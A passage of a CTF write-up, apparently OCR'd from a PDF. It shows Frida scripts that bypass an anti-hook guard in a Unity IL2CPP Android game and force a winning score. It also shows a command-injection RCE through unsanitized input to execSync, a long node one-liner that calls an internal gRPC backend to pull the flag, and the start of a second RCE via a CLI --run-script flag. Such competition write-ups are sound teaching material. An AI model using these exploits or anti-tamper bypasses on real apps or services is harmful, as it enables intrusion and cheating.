  v3 = dl_iterate_phdr((int (*)(struct dl_phdr_info *, size_t, void *))sub_293698, v5);
  if ( v6 )
    return sub_2AF330(a1);
  else
    return sub_292148(v3);
}
```

`il2cpp_assembly_get_image` acts as an **anti-hook/anti-introspection gate**. It captures the LR (return address) and checks whether the caller lives inside one of two hard-coded address ranges; otherwise it walks ELF program headers via `dl_iterate_phdr` to decide if

the caller belongs to an “approved” module. If not, it refuses to return the true `Il2CppImage*` and instead calls:

```
_BYTE *sub_292148()
{
  unsigned int v0; // w0
  __int64 i; // x19
  _BYTE v3[32]; // [xsp+0h] [xbp-30h] BYREF

  v0 = time(0);
  srand(v0);
  for ( i = 0; i != 32; ++i )
    v3[i] = rand();
  return v3;
}
```

So untrusted callers get **junk** instead of the image pointer.

```
import Java from "frida-java-bridge";

const PTR_SIZE = Process.pointerSize;
const SIZE_T = PTR_SIZE === 8 ? "ulong" : "uint";
const MASK64 = ptr("0x00ffffffffffffff"); // strip top-byte tag (AArch64 TBI/MTE)

const untag = (p: NativePointer) =>
  (Process.arch === "arm64") ? p.and(MASK64) : p;

function tryReadUtf8String(p: NativePointer): string | null {
  if (p.isNull()) {
    return "";
  }

  try {
    return p.readUtf8String();
  } catch {
    return "";
  }
}

function looksPrintableId(s: string) {
  // tolerate C# identifiers + dots/backticks for generics
  return s.length > 0 && s.length < 256 && /^[\w.`$<>+,-]+$/.test(s);
}
```

```
// Fast fallback if export fails: scan MethodInfo head for a likely name ptr
function readMethodNameViaStruct(mi: NativePointer): string {
  const base = untag(mi);
  // scan first 0x80 bytes for a pointer to a short printable string
  for (let off = 0; off < 0x80; off += PTR_SIZE) {
    const p = base.add(off).readPointer();
    const s = tryReadUtf8String(p) || "";
    if (looksPrintableId(s) && /[A-Za-z_]/.test(s[0])) {
      return s;
    }
  }

  return "";
}

Java.perform(() => {
  console.log("[*] Java:", Java.available);

  setTimeout(() => {
    Java.enumerateLoadedClasses({
      onMatch: (className) => {},
      onComplete: () => {
        const m = Process.getModuleByName("libil2cpp.so");

        console.log("[*] libil2cpp.so base address:", m.base);

        const il2cpp_thread_attach = new NativeFunction(
          m.findExportByName("il2cpp_thread_attach")!,
          "pointer",
          ["pointer"]
        );

        const il2cpp_domain_get = new NativeFunction(
          m.findExportByName("il2cpp_domain_get")!,
          "pointer",
          []
        );

        const il2cpp_domain_get_assemblies = new NativeFunction(
          m.findExportByName("il2cpp_domain_get_assemblies")!,
          "pointer",
          ["pointer", "pointer"]
        );

        const il2cpp_assembly_get_image = new NativeFunction(
```

```
    m.findExportByName("il2cpp_assembly_get_image")!,
    "pointer",
    ["pointer"]
);

const il2cpp_image_get_name = new NativeFunction(
    m.findExportByName("il2cpp_image_get_name")!,
    "pointer",
    ["pointer"]
);

const il2cpp_image_get_class_count = new NativeFunction(
    m.findExportByName("il2cpp_image_get_class_count")!,
    SIZE_T,
    ["pointer"]
);

const il2cpp_image_get_class = new NativeFunction(
    m.findExportByName("il2cpp_image_get_class")!,
    "pointer",
    ["pointer", SIZE_T]
);

const il2cpp_class_get_type = new NativeFunction(
    m.findExportByName("il2cpp_class_get_type")!,
    "pointer",
    ["pointer"]
);

const il2cpp_type_get_name = new NativeFunction(
    m.findExportByName("il2cpp_type_get_name")!,
    "pointer",
    ["pointer"]
);

const il2cpp_class_get_methods = new NativeFunction(
    m.findExportByName("il2cpp_class_get_methods")!, "pointer", ["pointer", "pointer"]
);
const il2cpp_method_get_name = new NativeFunction(
    m.findExportByName("il2cpp_method_get_name")!, "pointer", ["pointer"]
);
const il2cpp_method_get_param_count = new NativeFunction(
    m.findExportByName("il2cpp_method_get_param_count")!, "uint", ["pointer"]
);
```

```
setTimeout(() => {
  try {
    const domain = il2cpp_domain_get();
    if (!domain) {
      return console.error("[!] il2cpp_domain_get() returned null");
    }

    console.log("[*] il2cpp_domain_get():", domain);
    il2cpp_thread_attach(domain);

    const assembliesSizePtr = Memory.alloc(PTR_SIZE);
    assembliesSizePtr.writeU64(0);
    const assembliesPtr = il2cpp_domain_get_assemblies(domain, assembliesSizePtr);
    const assembliesCount = Number(assembliesSizePtr.readU64());

    console.log(`[*] ${assembliesCount} assemblies loaded`);

    for (let i = 0; i < assembliesCount; i++) {
      const assembly = assembliesPtr.add(i * PTR_SIZE).readPointer();
      console.log(`    [*] Assembly ${i}:`, assembly);

      /* const image = il2cpp_assembly_get_image(assembly);
      console.log(`         image:`, image);

      const namePtr = il2cpp_image_get_name(image);
      console.log(`         namePtr:`, namePtr);

      const name = namePtr.isNull() ? "" : namePtr.readByteArray(32);
      console.log(`         name:`, name); */

      const image = untag(assembly).readPointer();

      const pName = untag(image).readPointer();
      const pNameNoExt = untag(image).add(PTR_SIZE).readPointer();
      const pAsmName = untag(image).add(2 * PTR_SIZE).readPointer();

      const name = tryReadUtf8String(pName);
      const nameNoExt = tryReadUtf8String(pNameNoExt);
      const asmName = tryReadUtf8String(pAsmName);

      console.log(
        `    [*] Assembly ${i}: ${assembly}\n` +
        `         image: ${image}\n` +
        `         name: ${name}\n` +
        `         nameNoExt: ${nameNoExt}\n` +
```

```
        `          assemblyName: ${asmName}`
      );

      if (name !== "Assembly-CSharp.dll") {
        continue;
      }

      const classCount = il2cpp_image_get_class_count(image);
      console.log(`         classCount:`, classCount);

      for (let j = 0; j < classCount; j++) {
        const klass = il2cpp_image_get_class(image, j);

        const pName = untag(klass).add(2 * PTR_SIZE).readPointer();

        const name = tryReadUtf8String(pName);

        console.log(`             [*] Class ${j}: ${klass} - ${name}`);

        // if (name !== "GameManager") {
        //   continue;
        // }

        const iterPtr = Memory.alloc(PTR_SIZE);
        iterPtr.writePointer(NULL);

        while (true) {
          const methodsPtr = il2cpp_class_get_methods(untag(klass), iterPtr);
          if (methodsPtr.isNull()) {
            break;
          }

          const methodNamePtr = il2cpp_method_get_name(untag(methodsPtr));
          const methodName = tryReadUtf8String(methodNamePtr);
          const methodNameViaStruct = readMethodNameViaStruct(methodsPtr);

          const paramCount = il2cpp_method_get_param_count(untag(methodsPtr));
          const VA = untag(methodsPtr).readPointer();
          const RVA = VA.sub(untag(m.base));

          console.log(`                 - Method: ${VA} (RVA ${untag(RVA)})
${methodNameViaStruct} (params: ${paramCount})`);
        }
      }
    }
```

```
          } catch (e) {
            return console.error("[!] Failed:", e);
          }
        }, 1500);
      }
    });
  }, 1000);
});
```

Instead of ever calling the guarded `il2cpp_assembly_get_image`, we **walk the Il2CppAssembly and Il2CppImage layouts directly** in memory. On this binary, the first pointer in `Il2CppAssembly` is the image pointer, and the first three pointers of `Il2CppImage` are name strings. Because this is ARM64 with Top-Byte-Ignore/MTE tagging, we mask addresses with `0x00ffffffffffffff` via `untag()` before dereferencing. We then enumerate classes/methods using other IL2CPP exports, or even by fishing strings from the structs when helper exports are inconvenient.

Method 2 - Make the blacklisted bless us

```
__int64 __fastcall il2cpp_assembly_get_image(__int64 a1)
```

Same guard as above. The **shortcut** is to hook `dl_iterate_phdr` and force the "seen" byte to 1 so the call always returns the real image.

```
import "frida-il2cpp-bridge";
import Java from "frida-java-bridge";

Interceptor.attach(Module.getGlobalExportByName("dl_iterate_phdr"), {
    onEnter(args) {
        this.cb = args[0];
        this.data = args[1];

        try {
            const seenPtr = this.data.add(Process.pointerSize).readPointer();
            // console.log('[*] seenPtr =', seenPtr);
            if (!seenPtr.isNull()) {
                seenPtr.writeU8(1);
                // console.log('[*] forced seen=1');
            }
        } catch (e) {
            console.error(e);
        }
```

```
    },
    onLeave(retval) {}
});

Java.perform(() => {
  console.log("[*] Java:", Java.available);

  setTimeout(() => {
    Java.enumerateLoadedClasses({
      onMatch: (className) => {},
      onComplete: () => {
        Il2Cpp.perform(() => {
            console.log(`Hello, Unity ${Il2Cpp.unityVersion}`);

            Il2Cpp.domain.assembly("Assembly-CSharp").image.classes.forEach(klass => {
                console.log(`[*] ${klass.name} (${klass.methods.length} methods)`);
                klass.methods.forEach(method => {
                    console.log(`   [*] ${method.name} (${method.parameters.length} params) (VA:
${method.virtualAddress}) (RVA: ${method.relativeVirtualAddress})`);
                });
            });
        });
      }
    });
  }, 1000);
});
```

We hook the glibc enumerator, nudge the callback's `seen` output, and then it's safe to use the ergonomic `frida-il2cpp-bridge` wrappers because `il2cpp_assembly_get_image` now cooperates.

Getting 13371337 points

With either method we get a clean list, trimmed highlights:

```
CryptoUtils
  EncryptInt        RVA 0x6d44f4
  DecryptInt        RVA 0x6d45d4
  ...
GameManager
  get_score         RVA 0x6d501c   // LDR W0, [X0,#0x44]
  set_score         RVA 0x6d5024
  get_encryptedScore RVA 0x6d502c  // LDR W0, [X0,#0x48]
```

```
  set_encryptedScore RVA 0x6d5034
  IncreaseScore      RVA 0x6d5460
```

The `GameManager` has a score property at offset `0x44` and an "encryptedScore" at `0x48`. The `IncreaseScore` method (RVA `0x6D5460`) is the only place that writes to these fields, so let's look at it in detail.

```
// Layout guesses from field offsets used here
struct Obj {
    uint8_t  flag40;      // +0x40
    uint32_t counter44;   // +0x44
    uint32_t state48;     // +0x48
    void*    listener28;  // +0x28 (vtbl at [listener][0])
};

// Globals / singletons
static uint8_t  g_once_flag_9FFAF3;                // byte_9FFAF3
static uint32_t *g_init_param_dword_710F00;         // via off_9956A8
static void    **g_alloc_ctx_qword_A0B1C8;          // via off_99AAE8
static void    **g_source_ctx_qword_A10A50;         // via off_9A4FA8

// vtbl slots (offsets seen):
// listener vtbl: +0x5E0 (fn), +0x5E8 (arg2)
// service  vtbl: +0x320 (fn), +0x328 (arg2)

void sub_6D5460(struct Obj *self)
{
    // one-time init
    if ((g_once_flag_9FFAF3 & 1) == 0) {
        sub_3151A8(*g_init_param_dword_710F00);
        g_once_flag_9FFAF3 = 1;
    }

    // bump counter and emit a formatted thingy (sub_492394)
    uint32_t cnt = self->counter44 + 1;
    self->counter44 = cnt;

    uint32_t tmp_on_stack = cnt;
    // signature looks like sub_492394(&tmp, 0)
    void *fmt = sub_492394(&tmp_on_stack, /*x1*/0);

    // If listener present, call listener->fn(this, fmt, listener->arg2)
    if (self->listener28) {
        void **vtbl = *(void***)self->listener28;
```

```
    void *fn    = *(void **)((uint8_t*)vtbl + 0x5E0);
    void *arg2  = *(void **)((uint8_t*)vtbl + 0x5E8);
    // BLR X9 with: X0=this->listener28, X1=fmt, X2=arg2
    ((void (*)(void*,void*,void*))fn)(self->listener28, fmt, arg2);
}

// normalize / advance state vs threshold
const uint32_t THRESH = 0xCC07C8;  // W21
uint32_t cur = self->state48;
uint32_t norm = sub_6D45D4(cur);

if (norm <= THRESH) {
    // step state via table map then re-normalize
    self->state48 = sub_6D44F4(norm + 1);
    norm = sub_6D45D4(self->state48);
}

// flag if counter != current normalized value
if (self->counter44 != norm)
    self->flag40 = 1;

// Below runs only after norm > THRESH
if (norm > THRESH) {
    // allocate ~0x40 bytes from ctx, then bind to a source
    void *alloc_ctx = *g_alloc_ctx_qword_A0B1C8;
    void *blob = sub_3151B8(alloc_ctx, /*size*/0x40);

    void *source_ctx = *g_source_ctx_qword_A10A50;
    blob = sub_536844(blob, source_ctx, /*x2*/0);

    if (!blob) goto cleanup;

    // blob layout: [0x18]=length (W), [0x20..]=data
    uint32_t len = *(uint32_t *)((uint8_t*)blob + 0x18);
    if (len >= 1) {
        uint8_t *p = (uint8_t*)blob + 0x20;
        for (uint32_t i = 0; i < len; i++)
            p[i] ^= 0xA0;  // XOR decode
    }

    // get a service/singleton and submit blob
    void *svc = sub_574830(0);
    if (!svc) goto cleanup;

    void **svtbl = *(void***)svc;
```

```
        void *svc_fn = *(void **)((uint8_t*)svtbl + 0x320);
        void *svc_a2 = *(void **)((uint8_t*)svtbl + 0x328);
        // returns a handle H:
        void *H = ((void *(*)(void*,void*,void*))svc_fn)(svc, blob, svc_a2);

        // ---- compute size/selector and CALL sub_6D4CBC ----
        // W1 = 0x100; X0 = sub_6D45D4(self->state48)
        uint32_t sel = sub_6D45D4(self->state48);
        void *sz = sub_6D4EC8(sel, /*0x100*/ 0x100);

        // X0=H, X1=sz
        void *result = sub_6D4CBC(H, sz);

        // If listener exists: listener->fn(listener, result, listener->arg2)
        if (self->listener28) {
            void **lvt = *(void***)self->listener28;
            void *lfn  = *(void **)((uint8_t*)lvt + 0x5E0);
            void *la2  = *(void **)((uint8_t*)lvt + 0x5E8);
            ((void (*)(void*,void*,void*))lfn)(self->listener28, result, la2);
        }
    }

cleanup:
    // both early-outs funnel here
    sub_315270(); // likely leave/cleanup/log
}
```

The decompiled `IncreaseScore` shows a normalized state (via `sub_6D45D4`) compared to a threshold:

- `THRESH = 0xCC07C8` (13371336).
- If `sub_6D45D4(state48)` ≤ THRESH, the function advances the state using `sub_6D45D4(norm + 1)` and loops naturally.
- Once `norm > THRESH`, it decodes a small blob (XOR 0xA0), calls into a service, and ultimately lands in the “reward” branch (flag path).
- There’s also a mismatch guard: if `counter44 != norm`, it sets `flag40` and you don’t get the prize.

So, we simply **write a coherent pair**:

- `score = 13371337`
- `encryptedScore = sub_6D45D4(13371337)`

and let a single `IncreaseScore` tick do the rest.


```
import Java from "frida-java-bridge";

Java.perform(() => {
    console.log("Java:", Java.available);

    setTimeout(() => {
        Java.enumerateLoadedClasses({
            onMatch: (className) => { },
            onComplete: () => {
                const m = Process.getModuleByName('libil2cpp.so');

                console.log("[*] libil2cpp.so base address:", m.base);

                const SCORE = 13371337;

                const fnPtr = m.base.add(0x6d5024); // set_score
                const fn = new NativeFunction(fnPtr, 'void', ['pointer', 'int']);

                const fn2Ptr = m.base.add(0x6d5034); // set_encryptedScore
                const fn2 = new NativeFunction(fn2Ptr, 'void', ['pointer', 'int']);

                const fn3Ptr = m.base.add(0x6D44F4); // Encrypt?
                const fn3 = new NativeFunction(fn3Ptr, 'int', ['int']);

                Interceptor.attach(m.base.add(0x6d5460), {
                    onEnter(args) {
                        console.log('IncreaseScore called');

                        fn(args[0], SCORE);

                        console.log(`Calling set_encryptedScore with ${fn3(SCORE)}`);
                        fn2(args[0], Number(fn3(SCORE)));
                    },
                    onLeave(retval) { }
                });
            }
        });
    }, 1000);
});
```

We resolve RVAs against `libil2cpp.so` base and build three `NativeFunction`s: the two setters and `sub_6D45D4`. We hook `IncreaseScore` so the game's own loop calls us at the

right time with a valid `this` pointer. Inside `onEnter`, we *first* write the clear score for UI happiness and *then* compute the matching ciphertext by calling the game's own `sub_6D45D4`. Keeping `(score, encryptedScore)` **consistent** is crucial; otherwise later checks flip a "mismatch" flag at `+0x40` and avoid the win branch.

Web Exploitation

Web Exploitation/Kawaikute Gomen (17 Solves)




The objective of this challenge is to connect to the backend gRPC service and call the GetListeners function with the parameter debug=true in order to retrieve the flag. However, the backend is only accessible from the frontend service.

```go
func (s *MusicService) GetListeners(ctx context.Context, _ *proto.GetListenersRequest) (*proto.GetListenersResponse, error) {
    listeners := make([]*proto.Listener, 0)
    s.mu.Lock()
    for _, bc := range s.broadcasters {
        for _, info := range bc.snapshotListeners() {
            listeners = append(listeners, &proto.Listener{Id: info.id, Name: info.name, SinceUnixMs: info.since.UnixMilli()})
        }
    }
    s.mu.Unlock()
    md, ok := metadata.FromIncomingContext(ctx)
    if ok {
        if is_debug, ok := md["debug"]; ok {
            if is_debug[0] == "true" {
                fmt.Println("debug mode")
                flag := os.Getenv("FLAG")
                listeners = append(listeners, &proto.Listener{Id: "flag", Name: flag, SinceUnixMs: time.Now().UnixMilli()})
            }
        }
    }
    return &proto.GetListenersResponse{Listeners: listeners}, nil
}
```

The first vulnerability lies in the frontend service, specifically in frontend/app/api/stream/route.js. Here, the id parameter is not sanitized and is passed directly into execSync, which leads to Remote Code Execution (RCE).

```
File Edit Selection View Go Run Terminal Help
auth_middleware.py | index.ts | User Juke Pentes.txt | route.js | jwt_helper.py
Kawaikute Gomen > src > frontend > app > api > stream > route.js > ...
        throw new Error('Failed to load music.v1.MusicService from proto');
    }
    musicClient = new music.MusicService(BACKEND_ADDR, grpc.credentials.createInsecure());
    return musicClient;
}

export async function GET(request) {
    const { searchParams } = new URL(request.url);
    const id = searchParams.get('id') || 'kawaikute-gomen.mp3';
    const listenerName = searchParams.get('name') || 'Anonymous';

    const realID = execSync(`echo kawaikute-gomen.mp3 | sha256sum`).toString().trim();
    const userID = execSync(`echo ${id} | sha256sum`).toString().trim();

    if (userID !== realID) {
        return new Response('invalid id', { status: 400 });
    }

    try {
        const client = getClient();

        let call;
        const stream = new ReadableStream({
            start(controller) {
                call = client.StreamTrack({ id, listener_name: listenerName });
```

By exploiting this RCE, we can gain a shell on the frontend service. From there, we can send requests to the backend gRPC server and call the GetListeners function. Since the gRPC module is not installed in the frontend environment, I used a manual HTTP/2 request instead of relying on a gRPC library.




Note: this local solve because the remote host down after competition and the probset says i can just solve it in local

```
node -e "const http2=require('http2');const target=(process.env.TARGET||'backend:50051');const c=http2.connect('http://'+target);c.on('error',e=>console.log('CONNECT_ERR',e&&e.message));const h={':method':'POST',':path':'/music.v1.MusicService/GetListeners','content-type':'application/grpc','te':'trailers','debug':'true'};const r=c.request(h);let bufs=[];r.on('data',d=>bufs.push(d));r.on('end',()=>{const b=Buffer.concat(bufs);if(b.length<5){console.log('EMPTY_BODY',b.length);c.close();return}const comp=b.readUInt8(0),len=b.readUInt32BE(1),msg=b.slice(5,5+len);function v(b,o){let x=0n,s=0n,i=o;for(;;){if(i>=b.length)throw new Error('trunc varint');let byt=b[i++];x|=BigInt(byt&0x7f)<<s;if(!(byt&0x80))break;s+=7n}return {n:Number(x),i}}function rd(b,o,l){return {buf:b.slice(o,o+l),i:o+l}}function decLis(b){let i=0,out={};while(i<b.length){let {n:t,i:i2}=v(b,i);i=i2;let f=t>>3,w=t&7;if(w===2){let {n:l,i:i3}=v(b,i);let {buf:val,i:i4}=rd(b,i3,l);i=i4;if(f===1)out.id=val.toString('utf8');else if(f===3)out.name=val.toString('utf8')}else if(w===0){let r=v(b,i);i=r.i;if(f===2)out.since_unix_ms=r.n}else if(w===5){i+=4}else if(w===1){i+=8}else{throw new Error('wire '+w)}}return out}function decResp(b){let i=0,out={listeners:[]};while(i<b.length){let {n:t,i:i2}=v(b,i);i=i2;let f=t>>3,w=t&7;if(f===1&&w===2){let {n:l,i:i3}=v(b,i);let {buf:sub,i:i4}=rd(b,i3,l);i=i4;out.listeners.push(decLis(sub))}else if(w===2){let {n:l,i:i3}=v(b,i);i=i3+l}else if(w===0){let r=v(b,i);i=r.i}else if(w===5){i+=4}else if(w===1){i+=8}else{throw new Error('wire '+w)}}return out}try{console.log(JSON.stringify(decResp(msg),null,2))}catch(e){console.log('DECODE_ERROR',e.message,'RAW=',msg.toString('hex'))}c.close()});r.on('error',e=>console.log('
```

```
REQ_ERR',e&&e.message));r.end(Buffer.from([0,0,0,0,0]));setTimeout(()=>{console.log('t
imeout');try{c.close()}catch{}},7000);" 2>&1
```


Web Exploitation/CTFify CLI Web Interface (7 Solves)



So we got the web service that run a tools name ctfify from https://github.com/dimasma0305/ctfify/ there is no itendeed bug in web service its juts run that tools and give the output, then ours objective in this challenge is to get an RCE and run the program /readflag in order to get the flags.

```
@app.route('/', methods=['GET', 'POST'])
@login_required
def index():
    result = None
    if request.method == 'POST':
        ctf_args = request.form.get('ctf_args', '')
        try:
            user_workspace = os.path.join(BASE_WORKSPACE, current_user.workspace_token)
            command = ['ctfify'] + shlex.split(ctf_args)

            process = subprocess.run(
                command,
                check=True,
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                text=True,
                cwd=user_workspace,
                timeout=30
            )
            result = process.stdout
        except subprocess.TimeoutExpired:
            result = "Command timed out after 30 seconds"
        except subprocess.CalledProcessError as e:
            result = f"Error: {e.output}"
        except Exception as e:
```

When i read the source code of the tools i realise there is a argument that looks like its calling some function to run a shell command.



ctfify / cmd / gzcli.go

```
127  func init() {
132      flags.BoolVar(&commandFlags.initFlag, "init", false, "Initialize new CTF structure (use with --init-url, --init-public-entry, --init-discord-webhoc
133      flags.BoolVar(&commandFlags.genStructureFlag, "gen-structure", false, "generate structure for each challenge folder based on .structure")
134      flags.BoolVar(&commandFlags.syncFlag, "sync", false, "Synchronize CTF data")
135      flags.BoolVar(&commandFlags.ctftimeFlag, "ctftime-scoreboard", false, "Generate CTFTime scoreboard feed")
136      flags.StringVar(&commandFlags.scriptFlag, "run-script", "", "Execute custom script")
137      flags.StringVar(&commandFlags.createTeamsFlag, "create-teams", "", "Batch create teams [RealName, Email, TeamName]")
138      flags.StringVar(&commandFlags.createTeamsEmail, "create-teams-and-send-email", "", "Create teams and send emails [RealName, Email, TeamName]")
139      flags.StringVar(&commandFlags.registerTeamsFlag, "register-teams", "", "Create teams from CSV and register them to CTF game (use with --game, --div
140      flags.StringVar(&commandFlags.registerTeamsEmail, "register-teams-and-send-email", "", "Create teams from CSV, send emails, and register to CTF gam
```

